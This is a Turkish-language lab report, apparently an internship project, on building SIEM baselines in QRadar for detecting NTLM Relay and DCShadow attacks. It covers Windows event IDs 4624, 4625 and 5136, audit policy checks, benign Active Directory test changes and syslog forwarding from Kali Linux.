
Bu başarılı ve başarısız oturumlar, NTLM Relay simülasyonu sonrasında oluşacak loglarla karşılaştırılarak saldırının SIEM üzerinde tespit edilmesi için kullanılacak baseline'ı oluşturdu.



Kali Linux üzerinden gerçekleştirdiğim başarılı SMB bağlantısının hedef sistemde oluşturduğu izleri Windows Event Viewer üzerinden analiz ettim.

İnceleme sonucunda **Event ID 4624** kaydını tespit ettim. Log detaylarında **Logon Type: 3**, **Account Name: INTERNLAB\Mustafa** ve **Impersonation Level: Impersonation** değerlerini doğrulayarak ağ üzerinden gerçekleşen başarılı SMB oturumunun baseline davranışını belirledim.


Bu baseline, NTLM Relay tespitinde karşılaştırma amacıyla kullanılacaktır. Relay saldırısında hedef sistem de başarılı bir **4624** logu üretebileceğinden, tespit için **kaynak IP uyumsuzlukları, NTLM kullanımı ve SMB Signing yapılandırması** gibi ek göstergelerin korelasyonla değerlendirilmesi gerekmektedir.



4624 logunun Network ve Detailed Authentication Information alanlarını inceleyerek SMB bağlantısının kimlik doğrulama detaylarını analiz ettim.

Logda **Source Network Address: 192.168.56.1** ve **Workstation Name: KALI** bilgilerini doğruladım. Kimlik doğrulama bölümünde ise **Logon Process: NtLmSsp** ve **Authentication Package: NTLM V2** değerlerinin bulunduğunu tespit ettim.


Bu bulgular, gerçekleştirilen SMB oturumunun Kerberos yerine NTLM tabanlı olduğunu göstererek NTLM Relay tespiti için gerekli baseline verisini oluşturdu. Relay saldırısında hedef sistem benzer bir **4624** logu oluşturabileceğinden, **NTLM kullanımı, kaynak IP ve workstation bilgilerindeki anomalilerin** birlikte değerlendirilmesi gerektiği belirlendi.



Hazırlık aşamasında, hatalı kimlik doğrulama girişiminin hedef sistemde oluşturduğu logu incelemek amacıyla Windows Event Viewer kayıtlarını analiz ettim.

İnceleme sonucunda **Event ID 4625** kaydını tespit ettim. Log detaylarında **Logon Type: 3**, **Account Name: INTERNLAB\Mustafa**, **Failure Reason: Unknown user name or bad password**, **Status: 0xC000006D** ve **Sub Status: 0xC000006A** değerlerini doğruladım.

Bu bulgular, hatalı parola nedeniyle ağ üzerinden gerçekleştirilen başarısız NTLM kimlik doğrulamasını ortaya koyarak saldırı sonrası log analizi için baseline oluşturdu. NTLM Relay senaryosunda oluşabilecek benzer **4625** kayıtlarının değerlendirilmesinde, özellikle **Logon Type 3, NTLM kullanımı ve kaynak IP** bilgileri birlikte incelenecektir.



Yasal başarılı ve başarısız SMB oturumlarının QRadar üzerindeki görünürlüğünü analiz ederek NTLM tabanlı saldırılar için kullanılacak baseline sorgusunu oluşturdum.

Sorguda **DC02**, **Logon Type 3**, **Source IP: 192.168.56.1**, **Payload Contains: NTLM** ve **Event ID 4624/4625** filtrelerini kullandım. Böylece ağ üzerinden gerçekleşen NTLM tabanlı başarılı ve başarısız kimlik doğrulama olaylarını izole ettim.

Sonuçlarda, yasal ve hatalı SMB bağlantılarının QRadar tarafından sırasıyla **User Login Success** ve **User Login Failure** olarak başarıyla sınıflandırıldığını doğruladım.

Bu baseline, NTLM Relay tespitinde kullanılacak temel veriyi oluşturdu. Özellikle beklenmeyen kaynaklardan gelen **4624 (NTLM)** başarıları ve **4625 (NTLM)** başarısızlıkları, korelasyon kurallarında anomali göstergesi olarak değerlendirilecektir.

DCShadow

```
PS C:\Users\Administrator> gpupdate /force
Updating policy...


Computer Policy update has completed successfully.
User Policy update has completed successfully.

PS C:\Users\Administrator> auditpol /get /subcategory:"Directory Service Change
s"
System audit policy
Category/Subcategory                      Setting
DS Access
  Directory Service Changes               Success
PS C:\Users\Administrator> Set-ADUser Mustafa -Description "QRadar-DCShadow-Tes
t"
PS C:\Users\Administrator> Set-ADUser Mustafa -Clear Description
PS C:\Users\Administrator>
```

DCShadow simülasyonu öncesinde Active Directory üzerindeki değişikliklerin loglanmasını doğrulamak amacıyla **gpupdate /force** komutunu çalıştırdım ve **auditpol** üzerinden **Directory Service Changes** denetiminin aktif olduğunu teyit ettim.

Ardından **Set-ADUser** komutuyla Mustafa kullanıcısının *Description* alanında kontrollü bir değişiklik gerçekleştirip tekrar eski hâline getirdim. Bu işlem, standart Active Directory değişikliklerinin **Event ID 5136** ile loglandığını doğrulamak ve baseline oluşturmak amacıyla gerçekleştirildi.

Oluşturulan bu referans veri, DCShadow simülasyonu sırasında gerçekleştirilecek replikasyon tabanlı değişikliklerin geleneksel dizin değişikliği loglarından nasıl ayrıştığını analiz etmek için kullanılacaktır.




Görselde, Active Directory ortamında **Default Domain Policy** üzerinden **Advanced Audit Policy Configuration → DS Access → Audit Directory Service Changes** kuralının **Success** olayları için etkinleştirildiği görülmektedir.

Bu yapılandırma, Active Directory nesnelerinde standart yöntemlerle gerçekleştirilen değişikliklerin **Event ID 5136** olarak loglanmasını sağlamaktadır. Yapılan bu konfigürasyon, DCShadow saldırısı öncesinde gerekli loglama altyapısının aktif olduğunu doğrulamak ve saldırı sırasında oluşacak davranışları karşılaştırmak için baseline oluşturmuştur.

DCShadow saldırısında ise değişikliklerin standart LDAP yerine **AD replikasyon protokolleri (DRS RPC)** üzerinden gerçekleştirilmesi nedeniyle geleneksel **5136** loglarının


oluşmaması beklenmektedir. Bu durum, saldırının mevcut audit yapılandırmasını bypass edebildiğini ve tespit için farklı korelasyon yöntemlerine ihtiyaç olduğunu göstermektedir.



PowerShell üzerinden Mustafa kullanıcısının **description** özniteliğinde yapılan yasal değişikliğin, Windows Olay Görüntüleyicisi'nde **Event ID 5136 (Directory Service Object Modified)** olarak loglandığı doğrulandı.

Log detaylarında işlemi gerçekleştiren hesabın **INTERNLAB\Administrator**, hedef nesnenin **CN=Mustafa,CN=Users,DC=internlab,DC=project** olduğu ve değiştirilen özniteliğin **description** olduğu tespit edildi.


Bu kayıt, Active Directory üzerinde standart LDAP/yönetim araçlarıyla gerçekleştirilen değişikliklerin ayrıntılı şekilde loglandığını gösteren baseline verisidir. DCShadow saldırısında ise değişikliklerin **DRS RPC üzerinden replikasyon yoluyla** gerçekleştirilmesi nedeniyle standart **5136** kaydının oluşmaması, tespit açısından kritik bir anomalidir.



Yerel Event Viewer üzerinde doğrulanan yasal Active Directory değişikliklerinin QRadar'a başarıyla aktarıldığı teyit edildi. Arama ekranında **WindowsAuthServer @ DC02** log kaynağı ve **Event ID 5136** filtrelenerek ilgili kayıtlar incelendi.

Sonuçlarda, Mustafa kullanıcısının **description** özniteliğine yapılan ekleme ve temizleme işlemlerine ait iki log kaydının SIEM'e eksiksiz ulaştığı görüldü. Ayrıca işlemi gerçekleştiren sistemin **10.0.2.5** kaynak IP adresinin loglarda yer aldığı doğrulandı.

Bu baseline, standart Active Directory değişikliklerinin QRadar tarafından doğru şekilde algılanıp parse edildiğini göstermektedir. DCShadow senaryosunda ise değişikliklerin **DRS RPC üzerinden** gerçekleştirilmesi nedeniyle aynı sorguda **5136 loglarının oluşmaması**, saldırının standart denetim mekanizmasını bypass ettiğini gösterecektir.




QRadar üzerinde yakalanan **Event ID 5136** kaydının ham verisi incelenerek Active Directory değişikliğine ait kritik alanların SIEM'e eksiksiz aktarıldığı doğrulandı.

Payload içerisinde **EventID=5136** ve **SE_ADT_DSACCESS_DSCHANGES** değerleriyle olayın bir Active Directory nesne değişikliği olduğu tespit edildi. **Subject** bölümünde işlemi gerçekleştiren hesabın **INTERNLAB\Administrator**, **Object** bölümünde hedef nesnenin **CN=Mustafa,CN=Users,DC=internlab,DC=project** olduğu görüldü.

Ayrıca **Attribute: description**, **Value: QRadar-DCShadow-Test** ve **Operation Type: Value Added** alanları, yapılan değişikliğin ayrıntılarını açıkça ortaya koymaktadır.

Bu payload, standart Active Directory değişikliklerinin QRadar tarafından ayrıntılı şekilde loglandığını gösteren baseline verisidir. DCShadow saldırısında ise değişikliklerin **DRS RPC üzerinden** gerçekleştirilmesi nedeniyle aynı ayrıntıdaki **5136 loglarının oluşmaması**, saldırının standart denetim ve SIEM görünürlüğünü bypass ettiğini gösterecektir.

6.14 KALIDEN QRDARA LOGLARIN AKTARIMI




QRadar üzerindeki **Log Source Summary** ekranı incelenerek Kali Linux'tan gönderilen logların SIEM'e aktarımı için gerekli yapılandırma doğrulandı.

Log kaynağı türünün **Linux OS**, iletişim protokolünün **Syslog** ve durumun **OK / Enabled: Yes** olduğu görüldü. Bu yapılandırma, Kali Linux'tan gönderilen sistem ve güvenlik loglarının QRadar tarafından alınarak doğru şekilde işlenmesini sağlamaktadır.

Logların **eventcollector0 (qradar)** bileşeni üzerinden toplandığı ve **Store Event Payloads: Yes** ayarı sayesinde ham log içeriklerinin de saklandığı doğrulandı. Böylece olayların yalnızca parse edilmiş alanları değil, gerektiğinde adli inceleme ve kural geliştirme için kullanılabilecek **raw payload** verileri de korunmuş oldu.

Bu yapılandırma ile Kali Linux ve QRadar arasındaki log toplama altyapısının çalışır durumda olduğu doğrulandı.




Kali Linux üzerinde üretilen ağ trafiğinin QRadar tarafından ayırt edilebilmesi için **iptables** üzerinden özel bir loglama kuralı oluşturuldu.

OUTPUT zincirine eklenen ICMP log kuralı ile makineden çıkan **ping trafiğinin** sistem loglarına kaydedilmesi sağlandı. Logların SIEM üzerinde kolayca filtrelenebilmesi için **"Linux-Ping-Out:"** özel etiketi kullanıldı.

